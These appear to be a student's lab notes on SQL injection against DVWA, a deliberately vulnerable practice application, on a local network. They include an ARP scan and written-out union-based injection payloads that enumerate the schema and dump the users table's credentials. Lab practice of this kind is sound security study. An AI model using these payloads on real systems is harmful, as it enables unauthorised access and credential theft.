mysql-dvwa-manual


initial scan
ip address of web server: 192.168.40.159

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240

  IP            At MAC Address     Count     Len  MAC Vendor / H
-----------------------------------------------------------------
192.168.40.1    00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.40.2    00:50:56:f2:a8:47      1      60  VMware, Inc.
192.168.40.159  00:0c:29:8b:5e:71      1      60  VMware, Inc.
192.168.40.254  00:50:56:eb:1d:a7      1      60  VMware, Inc.
```

dvwa mysql




-1' order by 4 #

```
Unknown column '4' in 'order clause'
```

no error


-1' union select 1,2 #



-1' union select concat('user: ', user()), concat('database: ', database(), ' ,version: ', version()) #


-1' union select 'table name', table_name from information_schema.tables where table_schema='dvwa' #

Database: dvwa
Table:
- A. guestbook
- B. users



-1' union select 'column name', column_name from information_schema.columns where table_schema='dvwa' #


Database: dvwa
Table: users
Column:
- A. user_id
- B. first_name
- C. last_name
- D. user
- E. password
- F. avatar
- G. last_login
- H. failed_login



-1' union select concat('Name: ', first_name, ' ', last_name, ' , User: ', user), concat('Password: ', password) from users #


Cred dump:

Database - dvwa
Table - users



-1' union select 'column name', column_name from information_schema.columns where table_schema='dvwa' and table_name='guestbook' #

Database: dvwa
Table: guestbook
Column:
- A. comment_id
- B. comment
- C. column_name



-1' union select concat('comment id ', comment_id, ' name: ', name), comment from guestbook #

Display all comment:

Database: dvwa
Table: guestbook